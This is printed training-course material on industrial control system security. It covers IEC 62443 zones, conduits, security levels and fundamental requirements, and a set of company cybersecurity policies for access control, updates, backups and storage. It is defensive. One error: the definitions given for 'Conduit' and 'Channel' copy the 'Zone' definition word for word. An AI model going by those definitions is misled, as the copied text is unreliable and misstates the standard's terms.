
2.1. IEC 62443 securing procedure

1. Industry standards and regulations

In recent years, the industrial environment has started to insist upon security regulation in order to safeguard their facilities. As a result of this necessity, an extensive group of security standards and guidelines has come to exist. The features of some of the most important standards and guidelines are provided below.


NIST SP 800-82

The purpose of this publication from the U.S. National Institute of Standards and Technology ([NIST](https://www.nist.gov)) is to provide a security guide to Industrial Control Systems such as SCADA (Supervisory Control and Data Acquisition), DCS (Distributed Control System) and other control systems which work on industrial control systems.



IEEE 1686-2007

The standard describes which countermeasures, audit mechanisms and alarm indicators shall be provided by the vendor of the by Intelligent Electronic Device (IED) with regard to all activities associated with access, operation, configuration, firmware revision, and information and data retrieval. The standard also allows users to define a security program around the features mentioned.



ISA99

The [ISA99](#) standard encompasses a series of technical reports and guidelines. Of this series, only the first two guidelines (ANSI/ISA-99.01.01-2007 and ANSI/ISA-99.02.01-2009) and one technical report (SI/ISA-TR99.01.02-2007) were ultimately published.

The first guideline that was published addresses the concepts, terminology and models to be used throughout the rest of the series. The second guideline that was published describes the elements which are necessary for implementing a cybersecurity management system as well as how to meet said requirements for each element.



Development on this standard was brought to a standstill when the decision to begin work on the ISA IEC 62443 standard was taken. The latter compiles information that has already been developed by ISA and also defines new deliverables.

2. IEC 62443

The IEC 62443 standard has been originated as ongoing work regarding the ISA 99 standard. The goal is to complete and expand on the scope of ISA 99.

This standard provides the security requirements for all Industrial Automation and Control Systems (IACS) such as embedded systems, network systems, host equipment and applications. The objective of this standard is to detail the security capabilities that a system must have to be integrated into a system environment with a certain security level (SL, Security Level). It will help manufacturers understand what requirements they need to provide to their IACS systems depending on the desired level of security (SL).

The standard includes a total of [13 documents](#), which are grouped into four content-based blocks: General, Policies and Procedures, System and Component.

- General 62443-1:

It groups together documents covering general concepts, terminology and methods. In particular, it defines a glossary.

- Policies & procedures 62443-2:

It specifies structural measures, and is aimed at operators and maintainers of automation solutions. It also contains recommendations for corrections and updates to system components.

- System 62443-3:

It focuses on operational security methods for ICSs as the standard provides its own definition of command and control infrastructures. It provides an up-to-date assessment of the various cybersecurity tools, describes the method and resources for structuring their architecture into zones and channels (conduits), and provides an inventory of cyberattack protection techniques.

- Component 62443-4:

It is intended for manufacturers of command and control solutions: PLCs, monitoring systems, engineering stations and other switching equipment. This part describes the safety requirements for such equipment, and sets out best practice for product development.




Figure 5.3. 1 IEC 62443 document list (source: IEC)

2.1. IEC 62443 securing procedure

The basic procedure for securing an industrial infrastructure, according to IEC 62443, consists of the following steps:

1. Identify the zones, ducts and channels. ([follow the link for further information](#))

• Zone


Logical grouping of assets that share the same security requirements. They may have subzones that inherit their characteristics and allow in-depth defense strategies to be developed.

• Conduit

Logical grouping of assets that share the same security requirements. They may have subzones that inherit their characteristics and allow in-depth defense strategies to be developed.

• Channel

Logical grouping of assets that share the same security requirements. They may have subzones that inherit their characteristics and allow in-depth defense strategies to be developed.



2. Identify the desired level of protection for each zone and duct.

IEC 62443 indicates that for each zone or conduit, it must be decided what is the desired level of protection for each of the fundamental protection requirements.

There are **7 Fundamental Requirements (FR)** that have **4 Security Levels (SL)**. A higher security level requires a higher level of security measures and requirements than the system to meet the given Fundamental Requirement. In addition, various Component

Requirements are derived from these Fundamental Requirements and the System Requirements.

The **definition of the security levels**, which will depend on the resistance to possible attacks, are:

1. **SL-1:** Protection against a casual security incident.
2. **SL-2:** Protection against an intentional security incident using simple security measures with few resources, basic skills and little motivation.
3. **SL-3:** Protection against an intentional security incident using sophisticated means with sophisticated security measures with medium level of resources, specific skills on IACS and moderate motivation.
4. **SL-4:** Protection against an intentional security incident using sophisticated security measures with extensive level of resources, specific IACS skills and high motivation

Therefore, a higher level of security implies a greater effort on the part of the manufacturers, but also a higher level of security that will require greater knowledge and more sophisticated tools on the part of the testers and attackers to try to circumvent the security measures implemented.



The IEC 62443 defines a total of 7 Fundamental Requirements (FR) to be fulfilled:

FR1) Identification and Authentication Control (IAC)

Its objective is to identify and authenticate people, processes and devices to allow them access to the system or to protect the application or devices that request access to it before starting communication.

FR2) Use control (UC)

The purpose of this requirement is to enforce the assignment of privileges once the user has been identified and authenticated to allow them to perform an action or a set of them. Privileges will be assigned by the owner or by the system integrator.

FR3) System integrity (SI)

Its purpose is to ensure the integrity of the application or the device to prevent unauthorized manipulation considering that:

- Physical integrity must be ensured in both operational and non-operational states (ie during production, storage, maintenance, etc.).
- Logical integrity must protect while in transit and at rest.

FR4) Data confidentiality (DC, Data confidentiality)

Its objective is to ensure the confidentiality of the information to prevent disclosure of information in an unauthorized way. This requires that communication channels and data storage systems be protected against eavesdropping and unauthorized access.

FR5) Restricted Data Flow (RDF)

This requirement seeks to carry out the segmentation of the control system by zones and ducts to establish information flow restrictions and determine the configuration of the ducts used to deliver information based on a risk analysis methodology.

FR6) Timely Response to Events (TRE)

The purpose of this requirement is to respond to security incidents by notifying the competent authority, providing the necessary evidence and adopting appropriate corrective measures when said security incidents are discovered. Security and control policies and procedures should be established to respond to security incidents.

FR7) Availability of Resources (AR)

The goal of this requirement is to ensure that an application or device is resilient against various types of Denial of Service (DoS). Including total or partial unavailability of the application or device functionality.

Foundational Requirement	Associated Process
FR1 - Identification, Authentication, and Access Control	User authentication and authorization
FR2 - Use Control	Enforcement of roles and responsibilities
FR3 – System Integrity	Change management
FR4 – Data Confidentiality	Use of encryption
FR5 – Restrict Data Flow	Network segmentation
FR6 – Timely Response to Event	Audit logs
FR7 – Resource Availability	System backup and recovery

Therefore, the desired level of security of a zone is represented by:

SL-T (Zone) = {IAC UC SI DC RDF TRE AR}

where each element of the vector is a number from 1 to 4.

3. Assess the current level of protection

Similarly, for each of the zones and conducts, the level of security will be evaluated depending on whether the system requirements of each of the fundamental requirements mentioned above are met.

The requirements are defined for the following list of components:

- **Application Component Requirements (ACR)**
- **Requirements for embedded components (ECR)**
- **Host Component Requirements (HCR)**
- **Network Component Requirements (NCR)**

Thus **SL-A (Zone) = {IAC UC SI DC RDF TRE AR}** is defined for each component.

4. Apply necessary countermeasures so that actual Security Level is above the desired one.

$SL-A (Zone) > SL-T (Zone)$

Cybersecurity policies

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Cybersecurity policies

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:44 PM

Table of contents

1. Cybersecurity policies
2. Cybersecurity strategy
3. Identity and access control management
4. System updates
5. Back-up copies
6. Information storage in corporate network
7. Information storage in workstations
8. Cloud storage
9. Management of information storage removable devices
10. Management of logs
11. Mobile devices
12. Management of information
13. Management virus and malware
14. Relations with suppliers
15. Wifi and external networks
16. Passwords

1. Cybersecurity policies

A **Cybersecurity Policy** is a document derived from regulations, standards and good practice guides, which contains the **plans, procedures and processes** that dictate how a company must **protect its information and assets**. Given its nature, it is often viewed as a living document, which means that it is constantly changing and expanding as technology advances, the company grows, and lessons learned from responses to recent incidents are added. The main objective of this document is to preserve the availability, the confidentiality and integrity of the information and systems, also including the ICS. It should primarily consider the way in which company employees interact with other company policies and inform them of their responsibilities in order to protect company-owned assets and information.

The company's cybersecurity policy is usually a fairly generic document that is supported by the rest of the policies, among which the following stand out:

- Access control.
- Classification and management of information.
- Physical and environmental security.
- Proper use of assets.
- Transfer of information.
- Mobile devices.
- Restrictions on the use and installation of software.
- Backup copies.
- Protection against malicious software.
- Vulnerability management.
- Relations with suppliers.
- Cybersecurity incident management.
- Business continuity plan.
- Cybersecurity training and awareness.
- Security of operations.

These policies can be applicable to both OT systems and IT, so it is necessary to particularize them to ICS and the type of process of each industry. There are many aspects that determine the need to have a clear cybersecurity strategy in an industry, as there are several aspects that make them increasingly similar to traditional IT organizations. Among the most notable are:

- The dependence of industries on the network infrastructure in their production processes.
- Malicious software as a top-tier threat.
- Any business can be attacked in these ways.

In addition to protecting a company against cyber threats and having a security policy, it has, among others, these benefits:

- Helps the company meet the highest quality standards and best practice guidelines.
- It enables employees working in critical infrastructure and ICS environments to feel safe in their workspace.
- Helps protect business productivity.
- Inspire trust in customers, since having a good cybersecurity policy is a clear sign that their data and orders will be stored and operated in the safest possible way.

2. Cybersecurity strategy

Here are some keys to help in the development of a correct cybersecurity strategy:

1. Develop policies and procedures appropriate to the industry

The most important elements for the production process should be identified, as well as the way in which employees interact with them. At this point, a definition of cybersecurity should be established; its objectives, based on the prior identification of the assets to be protected; and its importance in it. These policies can be divided, mainly, into three branches:

- **Prevention:** for a good cybersecurity control. For example, access control, identification and authentication, communication security, etc.
- **Detection:** identify deviations that occur, breaches or attempted breaches of security.
- **Recovery:** Once a cybersecurity incident has been detected, this measure will be applied to restore normal operation. For example, business continuity.



2. Organization of security

In all companies a variety of very different tasks are carried out, some related to the main business line that is developed and others more focused on the maintenance of the company and its facilities. Therefore, it is important to structure a network of personnel responsible for cybersecurity in their respective fields. These should be appointed by the directors of each department and will be in charge of providing their subordinates with clear guidelines on how to bring cybersecurity to their respective department. They will also be the people who will respond to the company's management in the event that their department suffers a cybersecurity incident.

3. Establish a culture of cybersecurity

In this measure, the following actions are contemplated, among others:

- **Apply and improve policies** according to changes in the company, as well as based on incidents that have occurred, because more is learned from mistakes than from successes.
- Prepare an effective **training plan for employees**, where they are taught basic concepts about computer security, tools and good uses, how to apply physical security controls, adequate protection of personal equipment, risks, use of mobile devices and methods to recognize social engineering attacks. The training must be in accordance with their functions.
- A continuous **awareness plan** must be carried out through informative actions and information pills. Employee motivation is a key factor, since it must never be forgotten that the employee is the most important link in the company's security chain.
- The person in charge of each department will be in charge of the **implementation and supervision of the policies**, of carrying out regular internal audits, of monitoring the resources and systems used frequently and of informing their employees about the monitoring methods used by the company.




4. Have a Business Continuity Plan (BCP) and Disaster Recovery Plan (DRP)

it must be mandatory in companies that manage Industrial Control Systems, where **maintaining the availability of the systems is vital**. This plan must collect and specify the recovery objectives in the event of service disruption, including a detailed evaluation of the criticality of each element that makes up the production system, in order to establish a process recovery order. An analysis of the impact and consequences associated with an incident must also be carried out in each system.

Business Continuity Plan outlines exactly how a business will proceed during and following a disaster. It may provide contingency plans, outlining how the business will continue to operate even if it has to move to an alternate location. Business continuity planning may also take into account smaller interruptions or minor disasters, such as extended power outages.



Disaster Recovery Plan refers to the plans a business puts into place for responding to a catastrophic event, such as a natural disaster, human error, hardware failure, fire, act of terror, pandemic or cybercrime. Disaster recovery involves the measures a business takes to respond to an event and return to safe, normal operation as quickly as possible.



Similarities Between Business Continuity and Disaster Recovery

- Both are proactive strategies that help a business prepare for sudden, cataclysmic events. Instead of reacting to a disaster, both disciplines take a preemptive approach, seeking to minimize the effects of a catastrophe before it occurs.
- Businesses can use both to prepare for a range of ecological and human-made disasters. Business continuity and disaster recovery are instrumental to preparing for pandemics, natural disasters, wildfires and even cyberattacks.
- Both require regular review, and they may sometimes require revision to ensure they match the company's evolving goals.

Differences Between Business Continuity and Disaster Recovery

- Business continuity focuses on keeping business operational during a disaster, while disaster recovery focuses on restoring data access and IT-OT infrastructure after a disaster.
- Unlike business continuity plans, disaster recovery strategies may involve creating additional employee safety measures, such as conducting fire drills or purchasing emergency supplies. Combining the two allows a business to place equal focus on maintaining operations and ensuring that employees are safe.
- Business continuity and disaster recovery have different goals. Effective business continuity plans limit operational downtime, whereas effective disaster recovery plans limit abnormal or inefficient system function.
- Some businesses may incorporate disaster recovery strategies as part of their overall business continuity plans. Disaster recovery is one step in the broader process of safeguarding a company against all contingencies.

3. Identity and access control management

Identity and access management (IAM) is a framework of policies and technologies to ensure that the right users have the appropriate access to technology resources. It **establishes who, how and when can access the information assets** of the company and conveniently record those accesses.

Identity and access management systems identify, authenticate, and control access for individuals who will be utilizing hardware/software and physical resources in an industrial manufacturing or critical infrastructure company. They cover how users gain an identity, the **roles and permissions** that identity grants, the protection of that identity, and the technologies supporting (network protocols, digital certificates, passwords, etc.).

Access control is the enforcement of access rights defined as part of access authorization. The diagram below shows the relationship between the configuration and operation phases of IAM, as well as the distinction between identity management and access management.




Figure 5.3. 2 Access and authorization process (source: Wikipedia)

The key points of this policy are:

a) User and group policy

It will be defined a series of groups that will have certain accesses for each type of information established. This classification can be done taking into account the following aspects:

- Depending on the area or department to which the employee belongs
- Depending on the type of information to which you will access
- Depending on the operations allowed on the information to which it has access

b) Allocation of permits

Once the user profiles and existing groups are established, it can be specified the types of access to information to which they are entitled. The permits will specify which actions can be performed on the information (creation, reading, deletion, modification, copy, execution, etc.).

As a general rule, the least privilege will be set.

c) User account management

To allow access to information systems of the company there must be a procedure that allows managing the creation / modification / deletion of the user access accounts (for example: email account, CRM access, etc.) indicating who should authorize it.

It must be detailed the identifying data of the same, the actions that are allowed and provide users with the credentials of corresponding access that must be delivered confidentially to their owners.

It will also include parameters such as the expiration of the passwords and appropriate logout procedures.

d) Administration accounts

Administration accounts allow to do any action on the systems they manage, so they must be managed with the utmost caution. The following aspects must be considered:

- use these types of accounts only to perform tasks that require administration permits
- **implement access control based on two-factor authentication**
- conveniently record all your actions (log record)
- When we access a system in administrator mode, it must clearly indicate such a situation through its context
- access as administrator should be conveniently notified
- prevent administrator account privileges from being inherited
- the access codes must be as robust as possible and be changed frequently
- can be subject to regular audits

e) Authentication mechanisms

The company will define and implement the mechanisms appropriate authentication methods to allow access to information from our company. It will take into account aspects such as:

- use of internal or third party service based authentication mechanisms
- which are the used technologies:
 - authentication via web (user/password)
 - directory services
 - LDAP: It is a set of open license protocols that are used to access information that is centrally stored on a network.
- which are the **factors of the authentication** (one or more):
 - something that we are (through **biometric** techniques)
 - something we know (via **passwords**)
 - something we have (through personal **devices**, crypto-tokens)

f) Event log

It must be established the necessary mechanisms to record all relevant events in the management of the information of the company. It must be recorded who accesses the information, when, how and for what purpose.

g) Review of permits

It will be periodically reviewed that the permissions granted to users are appropriate.

h) Revocation of permissions and elimination of accounts

At the end of the relationship contractual with the employee it is necessary to revoke their access permissions to company systems and facilities.

All accounts (email, access to repositories, services and applications) must be deleted.

Any information asset that has been assigned (access or credit cards, equipment, devices of storage, cryptographic tokens, etc.) must be returned by employee.

4. System updates

All software is likely to need updates for security reasons, this includes firmware for electronic equipment, operating systems and applications, and even the antivirus programs themselves. Software manufacturers release updates and patches that improve and add new functionality, or that fix bugs and security holes.

If the company does not keep our equipment and applications properly updated we expose ourselves to all kinds of risks. Outdated systems are taken advantage of by criminals to enter them and leave them inactive, infect them (thereby would be less efficient), take advantage of its processing power to create botnets with criminal purposes and steal all kinds of data (access credentials, confidential data, etc.).

The company will take into account that there are applications that include automatic update systems that it is recommendable to apply. In the cases of manual update we will take into account that the sources from where we get the software must be trustful.

In cases where the company has services outsourced to third parties, it will also require that the software is conveniently updated.

All software has a life cycle, so when the time comes it can be obsolete and without official support from the manufacturer. At that time, it is an easy target for cybercriminals (especially if we are connected to the internet) and we should stop using it.

The key points of this policy are:

a) Determine what software needs to be updated

The company will have to perform an inventory of all installed software and firmware, as bugs or functionality improvements can be discovered. To correct such errors and ensure an optimal behavior we must install, as soon as we have knowledge of them, the corresponding updates and security patches.

b) Determine when and what updates to install

The technical team will determine when to run the updates so as not to interfere with the company's business operations. Although the main commercial programs have automatic update functionalities, it is possible that we have software installed that does not have these options to upgrade. In this case we will use the alert channels and procedures to detect and install the corresponding updates. Before its installation we will consider the usefulness of the new improvements and the severity of the errors that they correct, as well as the necessary hardware / software requirements.

c) Test the updates

The company must always install updates from reliable sources. However, it must be considered the need to have a test or pre-production environment where you can install and test the updates, in this way we can verify that its operation is the expected. It is mandatory to do so in critical application updates installed on servers (CMS, web servers, mail servers, etc.).

d) Undo the changes

Before accepting the installation of an update, you should consider how to undo the changes you made. So if the behavior of the updated software does not respond to expectations we may return to the previous situation. It is always advisable to have before any change localized and tested recent backups.

e) Diagnostic and update tools

There are tools that check if the software of our equipment is updated or not. Once the pending updates, we can proceed with their installation in all teams centrally. This can be useful in environments with many computers in which we want the installed software to be homogeneous and to be specially controlled.

f) Configuration of an alert system

It is convenient to configure a system of alerts to collect alerts and notifications about vulnerabilities, updates and security patches of the software used. These alerts can be of various types:

- subscriptions to generic bulletins on warnings and vulnerabilities

- subscriptions to specific newsletters about updates and news about the software products and services
- follow-up on social networks of publications specialized in cybersecurity
- periodic review of specialized media and sources
- configuration of RSS notification systems

g) Update log

The company will keep track of the updates that have been installed on our systems. In this way the company can have an exhaustive knowledge of the operating software in our equipment.

5. Back-up copies

Storage media contains one of our most precious assets: the information. These devices can be involved in situations such as theft, fire, flood, power failure, device breakage or failure, virus, accidental erasure, etc. In these cases, it would be impossible for us to access our information, even putting our business continuity at risk.

The company must carry out an inventory of information assets and a classification of them based on their criticality for the business.

The objective of this classification is to have a record of all the software and data essential for the company in a way that is used to determine the periodicity of backups and their content. The company will identify those responsible for making the backups and defining the procedure to make backup copies and restore them.

Likewise, a control will be kept of the media used, it will be ensured that only authorized personnel has access and that the media are destroyed safely, in case of having to discard them. The same security criteria will be applicable in case of making copies in the cloud or third-party providers.

The key points of this policy are:

a) Information asset inventory

The company has to identify all the information necessary to resume business in case of disaster or serious incident. Necessary software and data will be included, the devices that house it, those responsible, the location, etc.

b) Access control

Backups must be controlled and access restricted to authorized personnel.

c) Backups of critical information

It must be verified that backup copies of critical corporate information are made, as required by the law and that established in contracts with third parties.

d) Periodicity of backup copies

It must be determined how often to do backups taking into account:

- variation of the data generated
- cost of storage
- legal obligations

e) Appropriate copy type

It must be decided what type of backup is the ideal, estimating the resources and time necessary to carry them out:

- complete: all data is copied to a medium
- incremental: only data that has changed since the last copy
- differential: data that has changed since the last copy is copied complete

f) Expiration of backup copies

It must be decided how long keep copies based on:

- if the stored information is still valid
- the duration of the medium on which the copies are made
- the need to keep several copies prior to the last one made

g) Location of backups

It is needed to find a suitable place to save the copies, with the following criteria:

- at least one copy must be outside the organization
- not to keep backups with personal data at home
- consider hiring custody services according to the data that they contain

h) Cloud copies

If it is decided to copy information in the cloud, take the following precautions to ensure information security:

- encrypt confidential information before copying
- sign Service Level Agreements (SLAs) with the provider, which guarantee the availability, integrity, confidentiality and access control to copies
- consider the bandwidth you need to upload and download copies

i) Copy and restore procedures

Procedures that describe how to make copies and how to restore them have to be developed and applied. This minimizes the time required for data recovery in the event of a need a restoration. They must be reviewed annually and with each change important information asset inventory.

j) Check that the copies are well made and that they can be restored

The company will set a periodicity to carry out restoration tests to guarantee that the information necessary for business continuity can be retrieved in case of disaster.

k) Support media for backups

The company will decide where to make the copies taking into account the following aspects:

- cost, reliability, transfer rate and capacity of the different media: external hard drives, USB, tapes, DVD and the cloud
- use media that is not obsolete or in poor condition.

l) Control of copy supports

The company will have to label and identify the media where backups are made so that you can carry a record of the media on which a copy has been made. In the event of having to retrieve specific information, we will expedite the process consulting easily in which medium it has been stored.

m) Destruction of copy media

Backup copies must be destroyed safely when they are discarded. Is very important to ensure that this information will never be accessible again to avoid possible malicious access.

n) Information encryption

Confidential information and information which requires cloud storage must be encrypted. In this way we protect the data in case of information theft or unauthorized access.

6. Information storage in corporate network

In order to have a common workplace to store the results of individual jobs and to share information among the different users of the company, there are network storage servers.

In the corporate network it is necessary to distinguish between general company information that all users must use, and employee work information stored in this corporate network. The access controls to this information are defined by the management and the systems manager, with the aim of limiting who can access and where.

The content of the information stored is determined through an **Information Classification Policy** that must cover at least the following aspects: **type of information stored, time of storage and location within the system directories, in addition to the persons in charge of updating** said information in case of modification. Special attention will be paid when the information has been classified as confidential or critical or if it is subject to any legal requirement.

Companies that need to store large amounts of information will use network storage systems such as **NAS (Network Attached Storage)**, for shared files, or high-speed **SAN (Storage Area Network)** for application databases. These systems feature a large storage volume as they unite the capacity of multiple hard drives on the local network as a single storage volume.

The goal of this policy is to get workers to make good use of available storage servers for optimal information processing. It means to make employees aware of the relevance of corporate information for a good performance of their work and of the need to store it in a centralized place to avoid duplication and version problems, avoid loss of documents, centralize backup copies, share information to the preparation of projects and documents, etc.

The key points of this policy are:

a) Inventory of storage servers

The employer must inform employees about the storage servers available on the corporate network, the information that is shared, what data should be stored in them and the responsibilities that it entails. This should be reflected in the training of new employees and refreshed from time to time.

b) Storage criteria

We will have to develop a regulation that establishes that the information must be stored in the corporate network taking into account the following aspects:

- what information should or should not be stored in these directories
- the people who have access to the information and if they are commissioned to update it in case of need for modification
- when it is necessary to delete the information because it is out of date

c) Classification of information

The employee must know and comply with the Information Classification Policy when storing and deleting information on the corporate network. This way it will be stored in the correct way and place.

d) Access control

It is essential to establish access rules that allow you to keep track of who has access and to which directories or storage systems.

e) Backup copies

We will execute the backup plan in which the information to be saved is detailed, how often it will be done, where it will be stored and the conservation time of each copy.

f) Limited access

According to what is established in the information classification policy, access profiles are defined (and assigned to users) that limit the use of the information, so that each user accesses only the directories necessary for the performance of your work activity.

g) Classified storage

We will create folders according to the information classification policy for staff to store documentation where it belongs. The pertinent access permissions will be assigned according to the employee's profile.

h) Information encryption

Based on the information classification policy, we will encrypt critical information that is stored on the corporate network.

i) Server audit

From time to time, which we will specify, we will have to review the status of the servers: current use, capacity, records, usage statistics, etc.

7. Information storage in workstations

In the workplace, employees use computer equipment as a tool: computers, tablets, mobile phones, etc. They also generate and transmit information necessary for the performance of their functions. This information is sometimes stored locally on the hard drives of these computers, so there is a need for a policy that regulates how to do it safely.

The company must have an Information Classification Policy. Along with this classification, a regulation will be drawn up for the treatment of critical and sensitive information, which will indicate when it must be encrypted, when access to it must be controlled and other security measures to be taken, carried out such as backup copies or destruction of information.

The key points of this policy are:

a) What can be stored on corporate computers

Employees must know what kind of information can be stored on local computers. To do this, the company will draft a regulation that regulates the storage of information on local computers, indicating the information that should not be stored (personal documents, music files, photographs, etc.).

Special attention should be paid to downloaded files that are copyrighted. Employees will not store information that has not been approved by the organization.

b) Where to keep the information

The regulations must detail where to save the information derived from the work within the directory tree of the team. This measure facilitates the migration of this information to servers.

c) Preservation of information on local disks

To avoid space problems on the hard drives, the company will establish a period of time for the conservation of the information. After this time, depending on the information in question, the company will have to decide if it is transferred to the corporate servers or if it is permanently deleted.

d) Permanence of the information in local disks once transferred to the servers

If the information has already been transferred to the corporate servers, the company will have to establish a period of permanence in local so as not to store the information in duplicate. After this set period of time, the information will be erased from the computer's hard drive.

e) Information encryption

The employee must know when and how to use documentation encryption, according to the Policy on the use of cryptographic techniques. This measure is useful in case of information leakage or unauthorized access.

f) Knowledge and application of the regulations

Employees must know and apply the regulations regarding local storage in their work equipment and other related policies.

8. Cloud storage

There are many reasons to store corporate information in the cloud:

- access information from any device and place
- resource savings and financial savings
- provides shared directories with different access permissions
- and allows collaborative work on a document

